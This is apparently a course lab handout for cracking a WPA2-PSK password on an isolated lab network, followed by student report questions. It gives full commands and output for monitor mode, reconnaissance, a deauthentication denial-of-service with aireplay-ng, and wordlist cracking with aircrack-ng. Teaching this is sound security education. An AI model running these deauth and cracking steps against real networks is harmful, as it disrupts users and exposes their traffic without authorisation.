Introduction to Wireless Security

Lab 1: WPA2-PSK Password Attack

(Developed as a proof of concept for accessing remote virtual machines preconfigured with specialized hardware to enable students to conduct wireless labs)

Background

Lab 1
This document provides a high-level overview of wireless security attacks for capturing and brute-forcing WPA2-PSK protected networks with a wireless adapter. In this lab, you will remotely connect to a Virtual Machine equipped and configured with special hardware for executing wireless attacks.

What is a Wireless Adapter?
A wireless adapter is a piece of hardware capable of connecting devices to the internet. Most computers and devices have wireless adapters built-in. However, manufacturers disable some functionality of those built-in adapters, such as [monitor mode]. A wireless adapter using monitor mode (Also known as promiscuous mode) allows the device to capture and record all the traffic it sees, rather than just the frames destined for our device.
Look on the internet to find a wireless USB adapter that supports monitor mode and can be purchased. Include the link, screenshot, and price of the device. Include these in your report

What is WPA2?
WPA is an acronym for "Wi-Fi Protected Access". There are three versions of WPA, (i.e, WPA, WPA2, and WPA3). WPA2 breaks down into WPA2-PSK (Personal) and WPA2-EAP (Enterprise). This lab focuses only on WPA2-PSK. A vast majority of networks use WPA2-PSK for a wireless security standard, as it's the default on most modern routers.
Look at [wigle.net] and identify what percentage of networks use WPA2. Include this answer in your report.

While WPA2 offers more security than WPA, there are still many attacks against WPA2. When a client (Your Phone) wants to connect to a wireless access point (A Router) using WPA2-PSK, a 4-way handshake is conducted. If we can capture this handshake, we can crack the password used to encrypt the network traffic.
Describe in your own words and annotate the 4-way handshake for WPA2-PSK. (Pre-Lab?)

Disclaimers

Do not attack the wrong networks.
Warning: *The virtual machines provided are equipped with hardware capable of running a Denial-of-Service (DoS) and harming legitimate networks. Only attack the targets as specified in the lab. The targets have been built and configured specifically for this testing environment.*


Estimated time
The estimated time to complete the lab is X minutes.

1.) Configure the Adapter

Verify you have configured the ZeroTeir client and connected to the network as shown here. In order to begin the lab, we must ensure our wireless adapter is properly configured. Follow the steps below to configure the wireless adapter for this lab.

A.) Open a terminal and verify the wireless adapter is connected to the VM
Observe the output from the command below in Figure 1.0. The wireless adapter is named wlan0, and is currently set to “Managed” mode. This must be changed for the attack to work.
Tip: You can open a terminal using the shortkeys (Ctrl + Alt + T)

```
iwconfig
```



[Figure 1.0] - Output of “iwconfig”

B.) Disable the network adapter
In order to edit the settings of the adapter, we must temporarily disable the adapter.

```
sudo ifconfig wlan0 down
```

C.) Kill other interfering processes

```
sudo airmon-ng check kill
```

D.) Change the wireless adapter to monitor mode
Note: *If you get an error running the command below “SET failed on device wlan0; Operation not permitted”, reboot the machine and rerun the steps for configuring the adapter.*

```
sudo iwconfig wlan0 mode monitor
```


E.) Enable the network adapter

```
sudo ifconfig wlan0 up
```

D.) Verify the settings applied successfully

Observe the output from the command below in Figure 2.0. The wireless adapter should be set to “Monitor” mode. Include a screenshot of the following command, substituting your NetID as necessary. Include this in your lab report.

```
iwconfig && echo “[NetID Here]”
```



[Figure 2.0] - Output of “iwconfig”

2.) Wireless Reconnaissance

A.) Locate nearby networks

With this wireless adapter in monitor mode run the following command. This will begin to capture beacons from access points and record the collected information as shown in Figure 3.0. The target network is “WirelessLabNetwork”. Observe the channel and BSSID of the target network.

Tip: You may want to run the command for at least a minute or two. You can stop the command once the network has been identified (Ctrl-C)

```
sudo airodump-ng wlan0
```

```
CH 12 ][ Elapsed: 54 s ][ 2022-04-18 16:12

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

E8:9F:80:75:C6:50    0        1        3    0   7  270   WPA2 CCMP   PSK  Linksys00864
08:B4:B1:7F:0C:E1   -1        0        0    0  11   -1                     <length:  0>
C8:9E:43:9A:86:DE  -42      168        0    0   4  130   WPA2 CCMP   PSK  WirelessLabNetwork
FC:34:97:8E:BF:08  -46      161       10    0   6  130   WPA2 CCMP   PSK  Mr. Li
80:CC:9C:18:27:4F  -51       61      740    0   2  195   WPA2 CCMP   PSK  NETGEAR57
DE:72:23:88:83:B3  -50       19        0    0   1  130   WPA2 CCMP   PSK  <length:  0>
9C:C9:EB:61:51:B3  -53       57       29    0   1  130   WPA2 CCMP   PSK  Hogwarts2024
C4:41:1E:A5:F9:86  -61      141        0    0  11  130   WPA2 CCMP   PSK  Chelsea4life
94:A6:7E:E7:FC:FA  -63      115        5    0   2  130   WPA2 CCMP   PSK  NETGEAR85
C4:41:1E:C1:ED:3B  -65       16       12    0   5  360   WPA2 CCMP   PSK  cbailey
9C:C9:EB:6F:8B:5A  -68      122        0    0  10  130   WPA2 CCMP   PSK  Netgear Nighthawk
78:D2:94:7B:13:F8  -65      116       18    0   2  130   WPA2 CCMP   PSK  JJ
```

[Figure 3.0] - Output of “sudo airodump-ng wlan0”

B.) Capture Data to File

Take the channel and BSSID recorded in step 2A and substitute them in the command below. We can now see there are stations (phones, laptops, etc) connected to this network.

```
sudo airodump-ng -w CrackFile -c [CH] --bssid [BSSID] wlan0
```

```
CH  4 ][ Elapsed: 1 min ][ 2022-04-18 16:38 ][ sorting by beacon number

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C8:9E:43:9A:86:DE    0   0      105     6539   68   4  130   WPA2 CCMP   PSK  WirelessLabNetwork

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C8:9E:43:9A:86:DE  9C:DA:3E:8B:AB:F0    0   24e-24e  1269      6559
C8:9E:43:9A:86:DE  1A:4C:DB:5B:5F:42  -36    0 - 1      0        13
```


[Figure 4.0] - Output of the targeted airodump-ng command

C.) Deauthenticate a client

The window to capture the 4-way handshake has passed, given that these devices are already connected to the network. Fortunately, WPA2-PSK has no protections for executing a denial-of-service to forcibly disconnect a client from the network, so that's what we'll do. When the client is disconnected, it will likely try to reconnect. When this happens, we can capture the 4-way handshake. In another terminal, run the following command to disconnect a station from the network. The BSSID is that found in 2A, and the STATION is any listed station found from 2B. Do some research on how aireplay-ng is able to disconnect devices from WPA2. What kind of DoS attack is this called?

Warning: *Only run this command against devices connected to the WirelessLabNetwork. Any other target would be illegal.*


```
sudo aireplay-ng --deauth 100 -a [BSSID] -c [STATION] wlan0
```



[Figure 5.0] - Output of the wireless DoS attack

D.) Verify Handshake Capture

Return back to the terminal running the command in 2B. In the upper right-hand corner the WPA handshake should be captured.



[Figure 6.0] - WPA Handshake has been captured

3.) Cracking the Password

Time to crackalackin

A.) Kali Wordlists

It's common to try and track things with wordlists. We are going to use Kali's built in wordlist, stored in a zip file at the moment. Locate the wordlist in Kali

```
ls -lh /usr/share/wordlists/
```

```
┌──(kali㉿kali)-[~]
└─$ ls -lh /usr/share/wordlists
total 51M
lrwxrwxrwx 1 root root  25 Feb 11 18:07 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root  30 Feb 11 18:07 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root  41 Feb 11 18:07 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root  45 Feb 11 18:07 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root  46 Feb 11 18:07 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root  41 Feb 11 18:07 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 51M Jul 17  2019 rockyou.txt.gz
lrwxrwxrwx 1 root root  25 Feb 11 18:07 wfuzz → /usr/share/wfuzz/wordlist
```

[Figure 7.0] - View rockyou.txt.gz

B.) Unzip the wordlist

```
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

B.) Crack the password

Crack the password given the following command. Take a screenshot of the output from the command when it is done running and include it in your report.

Tip: The following command should be run on a single line

```
sudo aircrack-ng CrackFile-01.cap -w
/usr/share/wordlists/rockyou.txt
```

```
                    Aircrack-ng 1.6

[00:00:00] 963/10303727 keys tested (4804.24 k/s)

Time left: 35 minutes, 44 seconds                      0.01%

                   KEY FOUND! [ [redacted] ]


Master Key     : 08 AC AB 80 49 69 4C 33 51 A4 52 DD 6A D4 E2 0F
                 63 0F 2F 72 19 29 D7 74 4E F5 95 0E 95 6E C0 32

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 71 C0 07 07 6A A1 0B EA A7 8E 64 28 40 29 DE 9B
```

[Figure 8.0] - Discovered the network password

4.) Submit Report

Use this template provided and answer the following questions.

1.) **Look on the internet to find a wireless USB adapter that supports monitor mode and can be purchased. Include the link, screenshot, and price of the device.**
(20 Points)

2.) **Look at [wigle.net] and identify what percentage of networks use WPA2. Include this answer in your report**
(20 Points)

3.) **Describe and annotate the 4-way handshake for WPA2-PSK.**
(20 Points)

4.) **Do some research on how aireplay-ng is able to disconnect devices from WPA2. What kind of DoS attack is this called?**
(20 Points)

5.) **Take a screenshot of the output from the command when it is done running and include it in your report.**
(20 points)